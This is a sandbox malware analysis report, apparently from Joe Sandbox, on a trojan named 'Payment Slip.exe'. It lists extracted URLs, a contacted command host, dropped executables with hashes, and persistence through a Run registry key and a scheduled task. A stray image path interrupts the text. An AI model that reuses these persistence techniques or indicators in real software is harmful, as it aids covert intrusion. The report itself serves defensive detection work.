http://www.galapagosdesign.com/staff/dennis.htm	Payment Slip.exe, 00000001.00000003.3834 23314.00000000059AB000.00000004.00000800 .00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.383166950.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.383306809.00000000059AB000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000002.430192820.000000000 6BA2000.00000004.00000800.00020000.00000 000.sdmp	false	• URL Reputation: safe	unknown
http://fontfabrik.com	Payment Slip.exe, 00000001.00000003.3689 46624.00000000059AB000.00000004.00000800 .00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000002.430192820.000000000 6BA2000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.368798069.00000000059AB000.0000000 4.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.sandoll.co.kra-es	Payment Slip.exe, 00000001.00000003.3704 75864.00000000059AB000.00000004.00000800 .00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.carterandcone.comTCC	Payment Slip.exe, 00000001.00000003.3736 40490.00000000059AB000.00000004.00000800 .00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.373713211.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designersa	Payment Slip.exe, 00000001.00000003.3920 02293.00000000059AB000.00000004.00000800 .00020000.00000000.sdmp	false		high
http://www.galapagosdesign.com/y	Payment Slip.exe, 00000001.00000003.3834 23314.00000000059AB000.00000004.00000800 .00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.383166950.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.383736199.00000000059AB000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.383306809.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.383560903.00000000059AB000.0000000 4.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/jp/k	Payment Slip.exe, 00000001.00000003.3748 18852.00000000059B1000.00000004.00000800 .00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.375095724.000000000 59B1000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.375277074.00000000059B4000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.374683069.000000000 59AF000.00000004.00000800.00020000.00000 000.sdmp	false	• URL Reputation: safe	unknown


Name	Source	Malicious	Antivirus Detection	Reputation
http://subnet-group.com	RegSvcs.exe, 0000000A.00000002.636625632.0000000002B52000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.jiyu-kobo.co.jp/slnt	Payment Slip.exe, 00000001.00000003.374468136.00000000059AC000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://DynDns.comDynDNSnamejidpasswordPsi/Psi	RegSvcs.exe, 0000000A.00000002.634977340.00000000027F1000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fonts.com	Payment Slip.exe, 00000001.00000002.430192820.0000000006BA2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.sandoll.co.kr	Payment Slip.exe, 00000001.00000003.370475864.00000000059AB000.00000004.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000002.430192820.000000006BA2000.00000004.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.370663697.00000000059AB000.00000004.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.370596798.00000000059AB000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers/$	Payment Slip.exe, 00000001.00000003.378483975.00000000059AB000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.com/designersp	Payment Slip.exe, 00000001.00000003.378613313.00000000059AB000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.sakkal.com	Payment Slip.exe, 00000001.00000002.430192820.0000000006BA2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designersn	Payment Slip.exe, 00000001.00000003.381156369.00000000059AB000.00000004.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.381094638.00000000059AB000.00000004.00000800.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.comueed	Payment Slip.exe, 00000001.00000003.3822 44412.00000000059AB000.00000004.00000800 .00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.381266932.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.381558452.00000000059AB000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.380697612.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.380903153.00000000059AB000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.381156369.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.381227299.00000000059AB000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.381094638.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.380650039.00000000059AB000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.381734558.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.380970664.00000000059AB000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.381649588.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.381422053.00000000059AB000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.382377807.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.381467642.00000000059AB000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.381962443.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.381880102.00000000059AB000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.382159289.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.381300332.00000000059AB000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.380790636.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp	false	• URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/Y0MS	Payment Slip.exe, 00000001.00000003.3748 18852.00000000059B1000.00000004.00000800 .00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.375768530.000000000 59B3000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.376169988.00000000059B3000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.375095724.000000000 59B1000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.376534760.00000000059B3000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.375928981.000000000 59B3000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.375277074.00000000059B4000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.376467969.000000000 59B3000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.374683069.00000000059AF000.0000000 4.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0	Payment Slip.exe, 00000001.00000003.3722 28924.00000000059AB000.00000004.00000800 .00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000002.430192820.000000000 6BA2000.00000004.00000800.00020000.00000 000.sdmp	false		high
http://www.fontbureau.com	Payment Slip.exe, 00000001.00000002.4301 92820.0000000006BA2000.00000004.00000800 .00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.378483975.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.comF	Payment Slip.exe, 00000001.00000003.3794 81727.00000000059AB000.00000004.00000800 .00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.391559224.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.392002293.00000000059AB000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.380260943.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.380316955.00000000059AB000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.379742924.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.379538116.00000000059AB000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.379899373.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.379655535.00000000059AB000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.379986432.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.379805969.00000000059AB000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.380111560.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.380045205.00000000059AB000.0000000 4.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.agfamonotype.	Payment Slip.exe, 00000001.00000003.3878 74415.00000000059AB000.00000004.00000800 .00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.388096585.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.388216287.00000000059AB000.0000000 4.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.carterandcone.comTC	Payment Slip.exe, 00000001.00000003.3736 40490.00000000059AB000.00000004.00000800 .00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.373838060.000000000 59AB000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.373713211.00000000059AB000.0000000 4.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://api.ipify.org%appdata	RegSvcs.exe, 0000000A.00000002.634977340 .00000000027F1000.00000004.00000800.0002 0000.00000000.sdmp	false	• URL Reputation: safe	low

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.jiyu-kobo.co.jp/jp/	Payment Slip.exe, 00000001.00000003.3746 31146.00000000059B3000.00000004.00000800 .00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.376596653.000000000 59B3000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.377463854.00000000059B3000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.375095724.000000000 59B1000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.377028013.00000000059B3000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.376909789.000000000 59B3000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.376534760.00000000059B3000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.375928981.000000000 59B3000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.376730482.00000000059B3000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.377226807.000000000 59B3000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.377358985.00000000059B3000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.375277074.000000000 59B4000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.376467969.00000000059B3000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.374468136.000000000 59AC000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.376807157.00000000059B3000.0000000 4.00000800.00020000.00000000.sdmp, Payment Slip.exe, 00000001.00000003.374683069.000000000 59AF000.00000004.00000800.00020000.00000 000.sdmp, Payment Slip.exe, 00000001.000 00003.377104955.00000000059B3000.0000000 4.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
206.189.39.129	subnet-group.com	United States		14061	DIGITALOCEAN-ASNUS	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	635144
Start date and time: 27/05/202215:43:37	2022-05-27 15:43:37 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 21s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Payment Slip.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	29
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.adwa.spyw.evad.winEXE@13/13@2/1
EGA Information:	• Successful, ratio: 50%
HDC Information:	• Successful, ratio: 0.4% (good quality ratio 0.3%) • Quality average: 67.7% • Quality standard deviation: 37.8%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .exe • Adjust boot time • Enable AMSI

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, backgroundTaskHost.exe, conhost.exe, WmiPrvSE.exe, svchost.exe, wuapihost.exe
- Excluded domains from analysis (whitelisted): fp-afd.azureedge.us, client.wns.windows.com, fs.microsoft.com, ctldl.windowsupdate.com, arc.msn.com, b-ring.msedge.net, ris.api.iris.microsoft.com, store-images.s-microsoft.com, login.live.com, fp-vp.azureedge.net, sls.update.microsoft.com, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net
- Execution Graph export aborted for target Tnpak.exe, PID 4712 because it is empty
- Execution Graph export aborted for target Tnpak.exe, PID 6504 because there are no executed function
- Not all processes where analyzed, report is missing behavior information
- Report creation exceeded maximum time and may have missing disassembly code information.
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
15:45:15	API Interceptor	1x Sleep call for process: Payment Slip.exe modified
15:45:22	API Interceptor	41x Sleep call for process: powershell.exe modified

Time	Type	Description
15:45:27	API Interceptor	567x Sleep call for process: RegSvcs.exe modified
15:45:29	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run Tnpak C:\Users\user\AppData\Roaming\Tnpak\Tnpak.exe
15:45:38	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run Tnpak C:\Users\user\AppData\Roaming\Tnpak\Tnpak.exe

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Payment Slip.exe.log

Process:	C:\Users\user\Desktop\Payment Slip.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	1308
Entropy (8bit):	5.345811588615766
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4x84FsXE8:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzu
MD5:	2E016B886BDB8389D2DD0867BE55F87B
SHA1:	25D28EF2ACBB41764571E06E11BF4C05DD0E2F8B
SHA-256:	1D037CF00A8849E6866603297F85D3DABE09535E72EDD2636FB7D0F6C7DA3427
SHA-512:	C100729153954328AA2A77EECB2A3CBD03CB7E8E23D736000F890B17AAA50BA87745E30FB9E2B0D61E16DCA45694C79B4CE09B9F4475220BEB38CAEA546CFC2A
Malicious:	**true**
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Tnpak.exe.log

Process:	C:\Users\user\AppData\Roaming\Tnpak\Tnpak.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	142

Entropy (8bit):	5.090621108356562
Encrypted:	false
SSDEEP:	3:QHXMKa/xwwUC7WglAFXMWA2yTMGfsbNRLFS9Am12MFuAvOAsDeieVyn:Q3La/xwczlAFXMWTyAGCDLIP12MUAvvw
MD5:	8C0458BB9EA02D50565175E38D577E35
SHA1:	F0B50702CD6470F3C17D637908F83212FDBDB2F2
SHA-256:	C578E86DB701B9AFA3626E804CF434F9D32272FF59FB32FA9A51835E5A148B53
SHA-512:	804A47494D9A462FFA6F39759480700ECBE5A7F3A15EC3A6330176ED9C04695D2684BF6BF85AB86286D52E7B727436D0BB2E8DA96E20D47740B5CE3F856B5D0
Malicious:	false
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.EnterpriseServices, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	22220
Entropy (8bit):	5.598416405598916
Encrypted:	false
SSDEEP:	384:7tMjDNC0MCS4zcZBrJiB+cNSgcjultI8M7nvfg3MdInIM0+afmAV7nFFbU5ZQvnk:ya4orrJiJgCltPI6vzt+pQ+k
MD5:	A6027CDF276A099A8739DF0528C28F44
SHA1:	3865B8255A12ABEF366B2D090896144181170712
SHA-256:	3D2ED6FF72441042EC94D87744BA34BA775A5A4700307B46EB0EFBB3E2EA23B3
SHA-512:	60D5AF72EB6B998F53B431D40A5FF0BF64C6FCED339298F4BD0CD7C71385BB6E48055382B1911264E26816D22A565EAC764F17623F38D26863187F33FD0D0D0I
Malicious:	false
Preview:	@...e.....m.....K.....@.....H.....<@.^.L."My...:X..... .Microsoft.PowerShell.ConsoleHostD.....fZve...F.....x.).....System.Managemen t.Automation4.....[...{a.C..%6..h.....System.Core.0.....G-.o...A...4B.....System..L.....7.....J@.....~.....#.Microsoft.Management.Infrastructure.8.. .....'....L..}.....System.Numerics.4.....Zg5..:O..g..q.....System.Xml..@.....Lo...QN.....<Q.....System.DirectoryServices<.....H..QN.Y.f..... .....System.Management...4.....].D.E.....#.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....~.[L.D.Z.>..m.....Sy stem.Transactions.<.....):gK..G...$.1.q.....System.ConfigurationP...../.C..J..%...].....%.Microsoft.PowerShell.Commands.Utility...D.....-.D.F.<;.nt.1 .....System.Configuration.Ins

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ebmlx3xf.tvt.psm1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_elgnyxrc.mld.ps1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\tmp62DF.tmp

Process:	C:\Users\user\Desktop\Payment Slip.exe
File Type:	XML 1.0 document, ASCII text
Category:	dropped
Size (bytes):	1609
Entropy (8bit):	5.130936108723851
Encrypted:	false
SSDEEP:	24:2di4+S2qh/dp1Kd+y1modHUnrKMhEMOFGpwOzNgU3ODOiIQRvh7hwrgXuNtbxvn:cgeHMYrFdOFzOzN33ODOiDdKrsuTFv
MD5:	4F71B2A301144D0F0AABC33B574291C0
SHA1:	30C2ACBC4723C5689DEEF54D439610E67BB8C283
SHA-256:	B67A6992B960F0056CA89D815CD15FA094503ED67DF1B0B708E516967F999F6E
SHA-512:	F5920EBAFD9328D7D2B72CC7D2A4C39ECC273F8DBAE523A59E91F0D4E59FE8C88FE891F58EB2DE446201CC2C5D9B6D22399F494A44CDB77FCA7EE5562DA2 298
Malicious:	**true**
Preview:	<?xml version="1.0" encoding="UTF-16"?>.<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">. <RegistrationInfo>. <Date>2014-1 0-25T14:27:44.8929027</Date>. <Author>computer\user</Author>. </RegistrationInfo>. <Triggers>. <LogonTrigger>. <Enabled>true</Enabled>. <UserI d>computer\user</UserId>. </LogonTrigger>. <RegistrationTrigger>. <Enabled>false</Enabled>. </RegistrationTrigger>. </Triggers>. <Principals>. <Princip al id="Author">. <UserId>computer\user</UserId>. <LogonType>InteractiveToken</LogonType>. <RunLevel>LeastPrivilege</RunLevel>. </Principal>. </Principals>. <Settings>. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>. <Sto pIfGoingOnBatteries>true</StopIfGoingOnBatteries>. <AllowHardTerminate>false</AllowHardTerminate>. <StartWhenAvailable>true</StartWhenAvai

C:\Users\user\AppData\Roaming\Tnpak\Tnpak.exe

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
File Type:	PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	modified
Size (bytes):	45152
Entropy (8bit):	6.149629800481177
Encrypted:	false
SSDEEP:	768:bBbSoy+SdIBf0k2dsYyV6lq87PiU9FViaLmf:EoOIBf0ddsYy8LUjVBC
MD5:	2867A3817C9245F7CF518524DFD18F28
SHA1:	D7BA2A111CEDD5BF523224B3F1CFE58EEC7C2FDC
SHA-256:	43026DCFF238F20CFF0419924486DEE45178119CFDD0D366B79D67D950A9BF50
SHA-512:	7D3D3DBB42B7966644D716AA9CBC75327B2ACB02E43C61F1DAD4AFE5521F9FE248B33347DFE15B637FB33EB97CDB322BCAEAE08BAE3F2FD863A9AD9B3A4D 6B42
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...zX.Z.....0..d.....V.... .....@.. .....". ..`.....O.....8.....r..`>..... ....H.....text...\c... ...d..... ..`.rsrc...8.....f.....@..@.reloc..... .....p.....@..B.....8.....H.....+...S.....|...P.....r...p(....*2.(....(....*z..r...p(....(....(.....}....*..{....*.s.....*.0..{.....Q.-.s.....+i~....o....(..... s.....o.....r!..p..(....Q.P,:.P.....(....o....o .....(....o!...o".....,..o#...t.....*..0..(..... ....s$.....o%....X..(....-..*.o&...*.0.....('.....&.....*.*.....0.....(.....&.....*..... .....0.....(.....(....~.....,(....~....o....9]...

C:\Users\user\AppData\Roaming\aXqntX.exe

Process:	C:\Users\user\Desktop\Payment Slip.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	762880
Entropy (8bit):	7.756816368829058
Encrypted:	false
SSDEEP:	12288:A/sIP9M2S9bHoAUTvqVhe+TMAzsr4the/MNE/5xvI9TwDsRAbRdra6tpfmL1g3sG:SsIP99+bHo02Azhh8BqUIERaW+Bg3scT
MD5:	29B03EB0F987F638B99EF23C8E3681AD
SHA1:	174069AD27D00891343E794167ABF298CB5F3E5B
SHA-256:	E799A969ECA8B72287A0B6A1B7015D6A47FA07E30D960B1A33B2E8178EFD80A8
SHA-512:	055B7AED9075D4418ACE9CACDFCC82649114E172B550777BC9818EC7937D15DEEDE6168AF3EF80E29E50F970B2B2966BA5DC6517126DABBF48482DCB2C81F/ DC
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 20%
